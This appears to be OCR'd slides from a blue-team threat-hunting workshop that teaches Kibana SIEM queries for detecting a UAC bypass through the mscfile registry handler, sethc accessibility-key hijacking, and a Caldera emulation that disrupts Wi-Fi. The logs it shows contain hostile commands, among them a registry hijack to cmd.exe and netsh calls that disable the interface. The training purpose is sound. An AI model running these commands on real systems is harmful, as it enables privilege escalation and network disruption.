
2020-01-30 14:52:10	agent#381294... Disrupt WIFI (CLEANUP)
2020-01-30 14:52:07	agent#381294... Disrupt WIFI
2020-01-30 14:52:01	agent#381294... Preferred WIFI
2020-01-30 14:51:55	agent#381294... Scan WIFI networks
2020-01-30 14:51:34	agent#381294... Collect ARP details
2020-01-30 14:51:34	agent#381294... System processes



https://github.com/swannman/ircapabilities

Blue Team Exercise

- http://10.0.0.222:5601



Elastic Query Language Tips

- Beats data is in Elastic Common Schema (ECS)
- https://www.elastic.co/guide/en/ecs/current/index.html
- field:value
- agent.hostname:”host-x”
- agent.hostname:”host-x” and event.code:1
- agent.hostname:”host-x” and process.name:”powershell.exe”

Kibana SIEM

Overview - Kibana

10.0.0.222:5601/app/siem

SIEM / Overview

Recently viewed

Discover

Visualize

Dashboard

Canvas

Maps

Machine Learning

Metrics

Logs

APM

Uptime

SIEM

Dev Tools

Collapse

Network Timelines

Anomaly detection

Add data

Management with the Elastic Stack

d

nformation & Event Management
reviewing our documentation or
ormation about upcoming features
o check out our SIEM solution

ggestions regarding your
SIEM, please feel free to submit

Host events

Showing: Last 24 hours

View hosts

Auditbeat Audit	0
Auditbeat File Integrity Module	0
Auditbeat Login	0
Auditbeat Package	0
Auditbeat Process	0

Network events

Showing: Last 24 hours

View network

Auditbeat Socket	0
Filebeat Cisco	0
Filebeat Netflow	0
Filebeat Palo Alto Networks	0
Filebeat Suricata	0

Timeline

Threat Hunting Attack 1

Hypothesis: Attackers are abusing Bypass User Account Control

Threat Hunting Attack 1

- Search for modification of registry control keys
  - **event.code**: 13
  - **”mscfile”**

```
agent.hostname:”host-X"
and event.code:"13"
and mscfile
```

What was the Parent PID?

Drag/Drop the hostname from the table to the top of the page

Threat Hunting Attack 1

- Search for the process which modified the registry
  - event.code:1
  - process.pid:XXXX

```
(event.code:13 and mscfile) or
(event.code:1 and process.pid:xxxx)
```

What was the Parent PID?

Threat Hunting Attack 1

- Search for the process which spawned this process
  - event.code:1
  - process.pid:XXXX

```
(event.code:13 and mscfile) or
(event.code:1 and (process.pid:xxxx or
process.pid:yyyy))
```

What was the Parent Process Name? What does that mean?

Threat Hunting Attack 1

- What We Know:
  - User opened cmd.exe from the file explorer
  - User ran a reg query to modify the OPEN command for mscfile types
  - If that users were to open any mscfiles, it will spawn cmd.exe
- What To Search Next:
  - Did the user actively abuse this technique?

Threat Hunting Attack 1

- Search for execution of cmd.exe related to MSC files
  - **event.code**: 1
  - **process.name: ”cmd.exe”**

```
(event.code:13 and mscfile) or (event.code:1
event.code:"1"and (process.pid:xxxx or
process.pid:yyyy))
```

or (process.name:”cmd.exe” and *.msc)

Threat Hunting Attack 1

- Search to see if this process is a parent
  - **event.code**: 1
  - **process.pid**:“zzzz”
  - **process.parent.pid**:”zzzz”

```
(event.code:13 and mscfile) or (event.code:1
event.code:"1"and (process.pid:xxxx or
process.pid:yyyy))
or (process.pid:zzzz or process.parent.pid:zzzz)
```

Threat Hunting Attack 1

SIEM / Timelines

Overview Hosts Network Timelines

Timelines

All timelines

e.g. timeline name, or description

Showing: 1 timeline

Timeline name
Host-1 Timeline

Rows per page: 10

Host-1 Timeline | Description | Notes 0 | Feb 4, 2020 @ 14:13:25.92 → Feb 4, 2020 @ 15:34:23.42 | Refresh

OR host.name: "host-1"

Drop here to build an OR query

AND Filter (event.code:"13" and mscfile) or (event.code:1 and (process.pid:2704 or process.pid:5124)) or (process.pid:5768 or process.parent.pid:5768)

Columns

@timestamp	process.parent.pid	process.pid	process.name	process.args	event.category	event.action	hos
Feb 4, 2020 @ 15:13:05.001	5768	2940	tasklist.exe	tasklist	process	Process Create (rule: Proc...	hc
Feb 4, 2020 @ 15:13:01.528	5768	4952	PING.EXE	ping google.com	process	Process Create (rule: Proc...	hc
Feb 4, 2020 @ 15:12:58.334	5768	4020	whoami.exe	whoami	process	Process Create (rule: Proc...	hc
Feb 4, 2020 @ 15:12:56.722	2168	5768	cmd.exe	C:\Windows\System32\cm...	process	Process Create (rule: Proc...	hc
Feb 4, 2020 @ 14:38:17.207	—	2704	reg.exe	—	—	Registry value set (rule: Re...	hc
Feb 4, 2020 @ 14:38:17.181	5124	2704	reg.exe	reg.exe add hkcu\software\classes\ms... /ve /d C:\Windows\System32\cm... /f	process	Process Create (rule: Proc...	hc
Feb 4, 2020 @ 14:36:49.733	1308	5124	cmd.exe	C:\Windows\system32\cm...	process	Process Create (rule: Proc...	hc

7 of 7 Events

Updated 2 minutes ago

Threat Hunting Attack 2

Hypothesis: Attackers are abusing Windows Accessibility Keys

Threat Hunting Attack 2

- Search for execution of Accessibility Keys
  - **event.code**: 1
  - **process.name**: sethc.exe, utilman.exe, osk.exe, sethc.exe, magnify.exe, DisplaySwitch.exe, or AtBroker.exe

```
agent.hostname:”host-X" and
event.code:"1" and
(process.name:("sethc.exe" or "atbroker.exe" or
"utilman.exe" or "osk.exe" or "magnify.exe" or
"DisplaySwitch.exe"))
```

Shorthand to just sethc.exe for simplicity

Threat Hunting Attack 2

- Search for Accessibility Key registry modifications
  - **event.code**: 13
  - “Image File Execution Options”
  - <list of accessibility exes>

What is the PID?

```
event.code:”13” and
“Image File Execution Options” and ("sethc.exe"
or "atbroker.exe" or "utilman.exe" or "osk.exe"
or "magnify.exe" or "DisplaySwitch.exe")
```

Threat Hunting Attack 2

- Search For Process History
  - **process.pid**:xxxx
  - **process.pid**:yyyy

PID for parent process

```
process.pid:xxxx or process.pid:yyyy
```

Threat Hunting Attack 2

- What We Know:
  - User opened cmd.exe from the file explorer
  - User ran a reg query to modify the Debugger command for sethc.exe
  - If that users were to open sethc.exe, it would open cmd.exe
- What To Search Next:
  - Did the user actively abuse this technique?

Threat Hunting Attack 2

- Search for process information
  - **event.code**: 1
  - **process.name**:“cmd.exe”

```
event.code:”1” and
process.name:cmd.exe
```

One of these should look odd

Threat Hunting Attack 2

- Search for process tree
  - **event.code**: 1
  - **process.pid**:xxxx
  - **process.parent.pid**:xxxx

```
event.code:”1” and
(process.pid:xxxx or process.parent.pid:xxxx)
```

Threat Hunting Attack 2

SIEM / Timelines

Overview Hosts Network Timelines

Timelines

All timelines

e.g. timeline name, or description

Showing: 2 timelines

Timeline name	Descri
Host-1-2 Timeline	—
Host-1-1 Timeline	—

Rows per page: 10

Host-1-2 Timeline | Description | Notes 0 | Feb 4, 2020 @ 14:41:39.00 → Feb 4, 2020 @ 16:03:24.31 | Refresh

OR host.name: "host-1" ×

Drop here to build an OR query

AND Filter (process.pid:5448 or process.pid:6024) or (event.code:1 and (process.pid:5860 or process.parent.pid:5860))

Columns

@timestamp	process.pid	process.parent.pid	process.parent.name	process.name	message	event.category
Feb 4, 2020 @ 16:01:38.607	1860	5860	cmd.exe	whoami.exe	Process Create: RuleName: ...	process
Feb 4, 2020 @ 16:01:33.768	3032	5860	cmd.exe	NETSTAT.EXE	Process Create: RuleName: ...	process
Feb 4, 2020 @ 16:01:32.004	5356	5860	cmd.exe	NETSTAT.EXE	Process Create: RuleName: ...	process
Feb 4, 2020 @ 16:01:30.359	5668	5860	cmd.exe	ipconfig.exe	Process Create: RuleName: ...	process
Feb 4, 2020 @ 16:01:27.202	4436	5860	cmd.exe	ARP.EXE	Process Create: RuleName: ...	process
Feb 4, 2020 @ 16:01:22.480	5860	576	winlogon.exe	cmd.exe	Process Create: RuleName: ...	process
Feb 4, 2020 @ 15:51:03.975	5448	—	—	reg.exe	Registry value set: RuleNam...	—
Feb 4, 2020 @ 15:51:03.971	5448	6024	cmd.exe	reg.exe	Process Create: RuleName: ...	process
Feb 4, 2020 @ 15:50:23.256	6024	1308	explorer.exe	cmd.exe	Process Create: RuleName: ...	process

9 of 9 Events

Updated 30 seconds ago

Threat Hunting Caldera

Hypothesis: Attackers are doing ??

Adversaries

VIEW

Adversaries are collections of ATT&CK TTPs, designed to test specific threats. Build or review existing adversaries here.

Nosy Neighbor

Add phase

Save

Nosy Neighbor

Find preferred WIFI networks & disrupt the current connection

Phase 1 + add pack + add ability

Avoid logs
DEFENSE-EVASION | FILE DELETI...

Phase 2 + add pack + add ability

Identify active user
DISCOVERY | SYSTEM OWNER/USER DISCOV...

Collect ARP details
DISCOVERY | REMOTE SYSTEM DISCOV...

System processes
DISCOVERY | PROCESS DISCOV...

Phase 3 + add pack + add ability

Scan WIFI networks
DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...

Phase 4 ability

Preferred WIFI
DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...

Phase 5 ability

Disrupt WIFI
EXECUTION | COMMAND-LINE INTERF...

Which is least likely to occur under normal operations?

Threat Hunting Caldera Attack

- Avoid Logs (Defense Evasion | File Deletion)
- Identify Active User (Discovery | System Owner/User Discovery)
- Collect ARP Details (Discovery | Remote System Discovery)
- System Processes (Discovery | Process Discovery)
- Scan WiFi Networks (Discovery | System Network Config Discovery)
- Preferred WiFi (Discovery | System Network Config Discovery)
- Disrupt WiFI (Execution | Command-Line Interface)

Threat Hunting Caldera Attack

- ~~Avoid Logs (Defense Evasion | File Deletion)~~
- Identify Active User (Discovery | System Owner/User Discovery)
- Collect ARP Details (Discovery | Remote System Discovery)
- System Processes (Discovery | Process Discovery)
- ~~Scan WiFi Networks (Discovery | System Network Config Discovery)~~
- ~~Preferred WiFi (Discovery | System Network Config Discovery)~~
- Disrupt WiFI (Execution | Command-Line Interface)

Threat Hunting Caldera Attack

- Identify Active User
  - whoami, query user, others?
- Collect ARP details
  - arp, others?
- System Processes
  - tasklist, wmic process, others?
- Disrupt WiFi
  - netsh, others?

Threat Hunting Caldera Attack

SIEM / Timelines

Overview Hosts Network Timeli

Host-1-Caldera | Description | Notes 0 | Feb 5, 2020 @ 08:48:49.36 → Feb 5, 2020 @ 10:48:49.36 | Refresh

OR host.name: "host-1" ×

Drop here to build an OR query

AND Filter (process.pid:(5232 or 852 or 1268 or 4656)) or (process.pid:(5420 or 264 or 3980 or 5036)) or process.pid:(4072 or 5632)

Timelines

All timelines

e.g. timeline name, or description

Showing: 3 timelines

Timeline name
Host-1-Caldera
Host-1-2 Timeline
Host-1-1 Timeline

Rows per page: 10

Columns

@timestamp	process.pid	process.name	process.args	process.parent.pid	process.parent.name	file.path	message
Feb 5, 2020 @ 10:31:59.768	5232	netsh.exe	C:\Windows\system32\net... interface set interface name=Wi-Fi admin=ENABLED	5420	powershell.exe	—	Process Create: Rule
Feb 5, 2020 @ 10:31:59.454	5420	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
Feb 5, 2020 @ 10:31:59.360	5420	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -On	4072	ccSetMgr.exe	—	Process Create: Rule
Feb 5, 2020 @ 10:31:55.801	852	netsh.exe	C:\Windows\system32\net... interface set interface name=Wi-Fi admin=DISABLED	264	powershell.exe	—	Process Create: Rule
Feb 5, 2020 @ 10:31:55.442	264	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
Feb 5, 2020 @ 10:31:55.357	264	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -Off	4072	ccSetMgr.exe	—	Process Create: Rule
Feb 5, 2020 @ 10:31:48.791	1268	netsh.exe	C:\Windows\system32\net... wlan show profiles	3980	powershell.exe	—	Process Create: Rule
Feb 5, 2020 @ 10:31:48.432	3980	powershell.exe	—	—	—	C:\Users\travis\AppData\L...	File created: RuleNa
Feb 5, 2020 @ 10:31:48.353	3980	powershell.exe	powershell.exe -ExecutionPolicy Bypass -C .\wifi.ps1 -Pref	4072	ccSetMgr.exe	—	Process Create: Rule

Apply What You Have Learned Today

- Next week you should:
  - Identify log data sources being collected
  - Map current hypothetical coverage of MITRE ATT&CK
- In the first three months following this presentation you should:
  - Setup sample machines to red team against
  - Practice with manual attacks from Atomic Red Team
- Within six months you should:
  - Begin automating attacks
  - Threat hunting against real data and systems